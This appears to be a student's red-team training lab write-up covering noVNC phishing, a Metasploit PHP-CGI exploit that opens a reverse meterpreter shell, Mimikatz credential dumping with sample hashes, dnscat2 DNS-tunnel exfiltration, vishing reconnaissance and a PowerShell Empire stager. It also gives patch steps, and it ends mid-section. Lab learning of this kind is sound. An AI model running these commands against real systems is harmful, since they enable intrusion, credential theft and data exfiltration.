


```
(root@kali)-[~]
# /usr/share/novnc/utils/novnc_proxy --listen 80 --vnc localhost:5900
Warning: could not find self.pem
Using installed websockify at /usr/bin/websockify
Starting webserver and WebSockets proxy on port 80
WebSocket server settings:
- Listen on :80
- Web server. Web root: /usr/share/novnc
- No SSL/TLS support (no cert file)
- proxying from :80 to localhost:5900


Navigate to this URL:
http://kali:80/vnc.html?host=kali&port=80

Press Ctrl-C to exit

192.168.0.62 - - [28/Nov/2025 15:51:30] 192.168.0.62: Plain non-SSL (ws://) WebSocket connection
```



After this the victim will receive the browser of the hacker like:







3. Vulnerability Exploitation

Tools: - Metasploit, Nmap, OWASP ZAP.

Nmap scan

Nmap commands

```
nmap <target_ip>
```

```
nmap --script vuln <target_ip> # to scan IPvulnerability
```

```
nmap -sS -sV -A -p- # scan the stealth, service version, aggressive, and all port scan
```

Msfconsole use

```
msfconsole
```

```
Search php_cgi
```

```
Use 0
```

```
Set rhost <target ip>
```

You will bwt the shell

| Vulnerability | CVSS Score | Description |
|---------------------------------------|------------|---|
| vsftpd Backdoor (2.3.4) | 10.0 | Malicious backdoored version allowed remote access |
| PHP-CGI Vulnerability (CVE-2012-1823) | 9.8 | Improper handling of query strings enabling remote code execution |



```
msf > show options

Global Options:
Option          Current Setting  Description
-----
ConsoleLogging  false           Log all console input and output
LogLevel        0               Verbosity of logs (default 0, max 3)
MeterpreterPrompt meterpreter      The meterpreter prompt string
MinimumRank     0               The minimum rank of exploits that will run without explicit confirmation
Prompt          msf             The prompt string
PromptChar      >              The prompt character
PromptTimeFormat %Y-%m-%d %H:%M:%S Format for timestamp escapes in prompts
SessionLogging  false           Log all input and output for sessions
SessionTLVLogging false           Log all incoming and outgoing TLV packets
TimestampOutput false           Prefix all console output with a timestamp

msf > search php_cgi

Matching Modules
#  Name
0  exploit/multi/http/php_cgi_arg_injection
1  exploit/windows/http/php_cgi_arg_injection_rce_cve_2024_4577
2  \ target: Windows PHP
3  \ target: Windows Command

3. Vulnerability Exploitation
Name: 192.168.0.196:8080
Rankmap scan:
Disclosure Date: 2012-05-03
Rank: excellent
Check: Yes
Description: PHP CGI Argument Injection

Interact with a module by name or index. For example info 3, use 3 or use exploit/windows/http/php_cgi_arg_injection_rce_cve_2024_4577
After interacting with a module you can manually set a TARGET with set TARGET 'Windows Command'

msf > use exploit/multi/http/php_cgi_arg_injection
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(multi/http/php_cgi_arg_injection) > set RHOST 192.168.0.196
RHOST => 192.168.0.196
msf exploit(multi/http/php_cgi_arg_injection) > set TARGETURI /cgi-bin/php
TARGETURI => /cgi-bin/php
msf exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 192.168.0.148:4444
[*] Sending stage (41224 bytes) to 192.168.0.196
[*] Meterpreter session 2 opened (192.168.0.148:4444 => 192.168.0.196:49620) at 2025-11-25 11:05:39 +0530
```

Executive Summary

Two critical vulnerabilities were identified in the system: VSFTPD backdoor vulnerability (CVE-2011-2523) and PHP-CGI query string parameter vulnerability (CVE-2012-1823). These vulnerabilities allow remote code execution and unauthorized system access.

Vulnerability Details

1. VSFTPD v2.3.4 Backdoor Vulnerability (CVE-2011-2523)

Severity: Critical

CVSS Score: 9.8

Affected Version: VSFTPD 2.3.4

Description:

- Malicious backdoor implanted in VSFTPD version 2.3.4
- Triggered by username containing ":"
- Opens a backdoor on port 6200
- Allows unauthenticated remote access

Impact:

- Remote code execution



- Complete system compromise
- Unauthorized access to sensitive data

2. PHP-CGI Query String Parameter Vulnerability (CVE-2012-1823)

Severity: Critical

CVSS Score: 9.3

Affected Versions: PHP 5.3.12 and earlier, PHP 5.4.2 and earlier

Description:

- Improper parsing of query string parameters in PHP-CGI
- Allows command-line arguments to be passed via query string
- Bypasses security restrictions

Impact:

- Remote code execution
- Bypass of security controls
- Information disclosure

One-Liner Patch Steps

Remove vulnerable VSFTPD and install latest version

```
sudo apt-get remove vsftpd && sudo apt-get update && sudo apt-get install vsftpd
```

Or

Block the backdoor port immediately

```
sudo iptables -A INPUT -p tcp --dport 6200 -j DROP
```

For PHP-CGI Vulnerability:

Update PHP to latest secure version

```
sudo apt-get update && sudo apt-get upgrade php5-cgi
```

Or

Alternative: Switch to PHP-FPM (recommended)

```
sudo apt-get install php-fpm && sudo a2enconf php7.x-fpm && sudo systemctl restart apache2
```



Immediate Mitigation Steps

1. VSFTPD:

- Update to VSFTPD 2.3.5 or later
- Block port 6200 at firewall level
- Monitor for connection attempts on port 6200

2. PHP-CGI:

- Update PHP to version 5.3.13+ or 5.4.3+
- Consider migrating to PHP-FPM
- Implement proper input validation

Verification Commands

Check VSFTPD version

- `vsftpd -v`

Check PHP version

- `php-cgi -v`

Verify port 6200 is blocked

- `sudo netstat -tlnp | grep 6200`
- `sudo iptables -L | grep 6200`

4. Lateral Movement Exercise

5. Social Engineering Lab

1. Set Up Tools

Boot Kali Linux VM.

Install SET:

`sudo apt install set`



Run PhoneInfoga (Docker):

```
docker pull sundowndev/phoneinfoga:latest
```

```
docker run --rm -it -p 8080:8080 sundowndev/phoneinfoga serve -p 8080
```

Install and open Maltego CE.

2. Perform OSINT Recon

PhoneInfoga

Visit <http://localhost:8080>

- Enter a test phone number.
- Note: carrier, country, phone type, breach info.
- (Optional) CLI scan:

Maltego CE

1. Create a new graph.
2. Add a **Phone Number** entity.
3. Run transforms:
 - a. Search engine lookup
 - b. Whois → Email
 - c. Name matching
4. Record discovered emails, domains, names.

3. Create Vishing Script

1. Use OSINT data to build a believable pretext.
2. Example: "Security verification call from carrier/bank."
3. Keep tone professional, urgent, but polite.

Note: i have attached a script saperatly.

4. Simulate Vishing

1. Open SET:
Sudo Setoolkit

2. Navigate:

- 1) Social-Engineering Attacks →
- 5) Mass Mailer Attack (for written pretext)

3. Conduct a **mock call** with a partner using your script.



4. Practice tone, confidence, and keeping the story consistent.

5. Document Everything

Fill the log with:

- PhoneInfoga results
- Maltego findings
- Your vishing script
- Call summary

Summary

“In this module, I used PhoneInfoga and Maltego to gather OSINT on a test phone number, identifying possible emails, domains, and carrier data. I created a vishing pretext based on the findings and simulated a verification call to practice tone, credibility, and real-world social engineering techniques in a safe lab environment.”

6. Exploit Development Basics

Note: For this i have attached a seperate readme.md file

7. Post-Exploitation and Exfiltration

Tools: - Mimikatz, Exfiltool.

Download step for mimikatz

Visit link: - <https://github.com/gentilkiwi/mimikatz/releases>

Download latest releases zip file

Extract

And run the .exe file

Dump credentials

Go to the location

- cd C:\Users\admin\Downloads\mimikatz_trunk\x64



Dump the credentials

- `.\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit" > C:\creds.txt`
 - Breakdown of the Command
 1. `.\mimikatz.exe`: - run the application
 2. `"privilege::debug"`: - Attempts to enable **SeDebugPrivilege**, which allows a process to access other processes' memory.
 3. `"sekurlsa::logonpasswords"`: - Queries the **LSASS** (Local Security Authority Subsystem Service) process.
 4. `"exit"`: - This simply tells Mimikatz to **quit** after running the previous commands.
 5. `> C:\creds.txt`: - This is **PowerShell/Command Prompt redirection**. It takes **everything that Mimikatz prints on screen** And saves it into a text file.

| Hash Type | Username | Hash Value |
|-----------|----------|--|
| NTLM | admin | 209c6174da490caeb422f3fa5a7ae634 |
| SHA1 | admin | 7c87541fd3f3ef5016e12d411900c87a6046a8e8 |

Exfiltool

It is pre-installed in kali linux

Command for this

Exiftool filename - will show the data on screen

Exiftool filename > save.txt - to save the data in text file



DNS Tunneling

Clint – kali (VM)

Server – kali

Download steps go to the link: - <https://github.com/iagox86/dnscat2>

Git clone this in both machine

Clint set up

Cd dnscat2

Cd clinet

Make

After compiling the file run:

./dnscat --dns server=192.168.0.148 #you will get this output

```
kali@kali:~/dnscat2/clinet
Session Actions Edit View Help
cc --std=c89 -I. -Wall -D_DEFAULT_SOURCE -Wformat -Wformat-security -g -c -o drivers/driver.o drivers/driver.c
cc --std=c89 -I. -Wall -D_DEFAULT_SOURCE -Wformat -Wformat-security -g -c -o drivers/command/driver_command.o drivers/command/driver_command.c
cc --std=c89 -I. -Wall -D_DEFAULT_SOURCE -Wformat -Wformat-security -g -c -o drivers/command/command_packet.o drivers/command/command_packet.c
cc --std=c89 -I. -Wall -D_DEFAULT_SOURCE -Wformat -Wformat-security -g -c -o drivers/driver_console.o drivers/driver_console.c
cc --std=c89 -I. -Wall -D_DEFAULT_SOURCE -Wformat -Wformat-security -g -c -o drivers/driver_exec.o drivers/driver_exec.c
cc --std=c89 -I. -Wall -D_DEFAULT_SOURCE -Wformat -Wformat-security -g -c -o drivers/driver_ping.o drivers/driver_ping.c
cc --std=c89 -I. -Wall -D_DEFAULT_SOURCE -Wformat -Wformat-security -g -c -o libs/buffer.o libs/buffer.c
cc --std=c89 -I. -Wall -D_DEFAULT_SOURCE -Wformat -Wformat-security -g -c -o libs/crypto/encryptor.o libs/crypto/encryptor.c
cc --std=c89 -I. -Wall -D_DEFAULT_SOURCE -Wformat -Wformat-security -g -c -o libs/crypto/micro-ecclib.o libs/crypto/micro-ecclib.c
cc --std=c89 -I. -Wall -D_DEFAULT_SOURCE -Wformat -Wformat-security -g -c -o libs/crypto/salsa20.o libs/crypto/salsa20.c
cc --std=c89 -I. -Wall -D_DEFAULT_SOURCE -Wformat -Wformat-security -g -c -o libs/crypto/sha1.o libs/crypto/sha1.c
cc --std=c89 -I. -Wall -D_DEFAULT_SOURCE -Wformat -Wformat-security -g -c -o libs/dns.o libs/dns.c
cc --std=c89 -I. -Wall -D_DEFAULT_SOURCE -Wformat -Wformat-security -g -c -o libs/ll.o libs/ll.c
libs/ll.c: In function 'compare':
libs/ll.c:85:28: warning: self-comparison always evaluates to true [-Wtautological-compare]
85 |     return a.value.ptr == a.value.ptr;
   |                               ^
cc --std=c89 -I. -Wall -D_DEFAULT_SOURCE -Wformat -Wformat-security -g -c -o libs/log.o libs/log.c
cc --std=c89 -I. -Wall -D_DEFAULT_SOURCE -Wformat -Wformat-security -g -c -o libs/memory.o libs/memory.c
libs/memory.c: In function 'safe_realloc_internal':
libs/memory.c:149:31: warning: pointer 'ptr' used after 'realloc' [-Wuse-after-free]
149 |     return memcpy(ptr, src, size);
   |                               ^
libs/memory.c:145:15: note: call to 'realloc' here
145 |     void *ret = realloc(ptr, size);
   |                   ^
cc --std=c89 -I. -Wall -D_DEFAULT_SOURCE -Wformat -Wformat-security -g -c -o libs/select_group.o libs/select_group.c
cc --std=c89 -I. -Wall -D_DEFAULT_SOURCE -Wformat -Wformat-security -g -c -o libs/tcp.o libs/tcp.c
cc --std=c89 -I. -Wall -D_DEFAULT_SOURCE -Wformat -Wformat-security -g -c -o libs/types.o libs/types.c
cc --std=c89 -I. -Wall -D_DEFAULT_SOURCE -Wformat -Wformat-security -g -c -o libs/udp.o libs/udp.c
cc --std=c89 -I. -Wall -D_DEFAULT_SOURCE -Wformat -Wformat-security -g -c -o tunnel_drivers/driver_dns.o tunnel_drivers/driver_dns.c
cc --std=c89 -I. -Wall -D_DEFAULT_SOURCE -Wformat -Wformat-security -g -c -o dnscat.o dnscat.c
r/driver_console.o drivers/driver_exec.o drivers/driver_ping.o libs/buffer.o libs/crypto/encryptor.o libs/crypto/micro-ecclib.o libs/crypto/salsa20.o libs/crypto/sha1.o libs/dns.o libs/ll.o libs/log.o libs/memory.o libs/select_group.o libs/tcp.o libs/types.o libs/udp.o tunnel_drivers/driver_dns.o
** dnscat successfully compiled
** Build complete! Run 'make debug' to build a debug version!

kali@kali:~/dnscat2/clinet
$ ls
controller dnscat dnscat.c dnscat.o drivers libs Makefile Makefile.win tcpat.c tunnel_drivers win32
kali@kali:~/dnscat2/clinet
$ ls
controller dnscat dnscat.c dnscat.o drivers libs Makefile Makefile.win tcpat.c tunnel_drivers win32
kali@kali:~/dnscat2/clinet
$ ./dnscat --dns server=192.168.0.148
Creating DNS driver:
domain = (null)
host = 8.8.8.8
port = 53
type = TXT,CNAME,RR
server = 192.168.0.148

Encrypted session established! For added security, please verify the server also displays this string:
Exotic Finer Pigs Spear Ache Mayo
Session established!
```



Server set up

Cd dnscat2


Cd server

gem install bundler

bundle install

After compile run:

ruby ./dnscat2.rb #you will get the output



```
(root@kali)-[~]
└─# cd dnscat2
(root@kali)-[~/dnscat2]
└─# cd server
(root@kali)-[~/dnscat2/server]
└─# ls
controller  dnscat2.rb  Dockerfile  drivers  Gemfile  Gemfile.lock  libs  tunnel_drivers
(root@kali)-[~/dnscat2/server]
└─# ruby ./dnscat2.rb

New window created: 0
New window created: crypto-debug
Welcome to dnscat2! Some documentation may be out of date.

auto_attach => false
history_size (for new windows) => 1000
Security policy changed: All connections must be encrypted
New window created: dns1
Starting Dnscat2 DNS server on 0.0.0.0:53
(domains = n/a) ...

It looks like you didn't give me any domains to recognize!
That's cool, though, you can still use direct queries,
although those are less stealthy.

To talk directly to the server without a domain name, run:

./dnscat --dns server=x.x.x.x,port=53 --secret=d5a7a625d3c122351b22007f5ffe2f2f

Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53.

dnscat2> 
```



When clint will run this command “./dnscat --dns server=192.168.0.148”

You will get the connection

```
(root@kali)-[~]
# cd dnscat2
(root@kali)-[~/dnscat2]
# cd server
(root@kali)-[~/dnscat2/server]
# ls
controller  dnscat2.rb  Dockerfile  drivers  Gemfile  Gemfile.lock  libs  tunnel_drivers
(root@kali)-[~/dnscat2/server]
# ruby ./dnscat2.rb
New window created: 0
New window created: crypto-debug
Welcome to dnscat2! Some documentation may be out of date.

auto_attach => false
history.size (for new windows) => 1000
Security policy changed: All connections must be encrypted
New window created: dns1
Starting Dnscat2 DNS server on 0.0.0.0:53
[domains = n/a] ...

It looks like you didn't give me any domains to recognize!
That's cool, though, you can still use direct queries,
although those are less stealthy.

To talk directly to the server without a domain name, run:

  ./dnscat --dns server=x.x.x.x,port=53 --secret=d5a7a625d3c122351b22007f5ffe2f2f

Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53.

dnscat2> New window created: 1
Session 1 security: ENCRYPTED BUT +NOT+ VALIDATED
For added security, please ensure the client displays the same string:

>> Stirs Cruxes Seitan Gouze Ouzo Omen
dnscat2>
dnscat2>
```

After getting connection you can also get the shell, and you can dump the password and the shadow file



8. Red Team Report Creation

I attached separate PDF file for this.

9. Capstone Project: Full Red Team Engagement

Tool: - used to be Powershell-empire

Installation command:

- Apt install powershell-empire

Then run:


- Powershell-empire server

You will get output:


```
(root@kali)-[~]
# powershell-empire server
[INFO]: Submodules auto update enabled. Loading...
[INFO]: No .git directory found. Skipping submodule fetch.
[INFO]: Checking submodules...
[INFO]: No .git directory found. Skipping submodule check.
[INFO]: Using mysql database.
[INFO]: Empire starting up...
[INFO]: v2: Loading listener templates from: /usr/share/powershell-empire/empire/server/listeners
[INFO]: v2: Loading stager templates from: /usr/share/powershell-empire/empire/server/stagers
[INFO]: v2: Loading bypasses from: /usr/share/powershell-empire/empire/server/bypasses
[INFO]: v2: Loading malleable profiles from: /usr/share/powershell-empire/empire/server/data/profiles
[INFO]: v2: Loading modules from: /usr/share/powershell-empire/empire/server/modules
[INFO]: Searching for plugins at /usr/share/powershell-empire/empire/server/plugins
[INFO]: Initializing plugin: Basic Reporting
* Serving Flask app 'http'
* Debug mode: off
[INFO]: Listener "http" successfully started
[INFO]: Starkiller enabled. Loading.
[INFO]: Starkiller served at the same ip and port as Empire Server
[INFO]: Starkiller served at http://localhost:1337/
[INFO]: Started server process [315593]
[INFO]: Waiting for application startup.
[INFO]: Application startup complete.
[INFO]: Uvicorn running on http://0.0.0.0:1337 (Press CTRL+C to quit)
```



Then visit provided URL;



Then set the listenet:





Then create Stage:

The screenshot shows the 'New Stager' form in the Starkiller web interface. The form is titled 'New Stager' and has a subtitle 'Generates self-deleting Bash script to execute the Empire stage0 launcher.' The form fields are as follows:

- Type: `linux_bash`
- Name: `test` (A name for the stager. Leave blank for an autogenerated name.)
- Listener: `Listener` (Listener to generate stager for.)
- Language: `python` (Language of the stager to generate.)
- SafeChecks: ☒ (Checks for LittleSnitch or a SandBox, exit the staging process if true. Defaults to True.)
- Optional Fields:
- Outfile: `launcher.sh` (Filename that should be used for the generated output, otherwise returned as a string.)
- UserAgent: `default` (User-agent string to use for the staging request (default, none, or other).)
- Bypasses: `manifestation etw` (Bypasses as a space separated list to be prepended to the launcher)

Copyright (c) 2023 BC Security | Starkiller | Empire | Sponsor for extra features

Then download the created file and send the target when target double clicks that file it will get deleted and you will get the shell, and you will get the agent on web:

The screenshot shows the 'Agents' table in the Starkiller web interface. The table has the following columns: Name, Last Seen, First Seen, Hostname, Process, Language, Username, Internal IP, and Actions. The table contains one row of data:

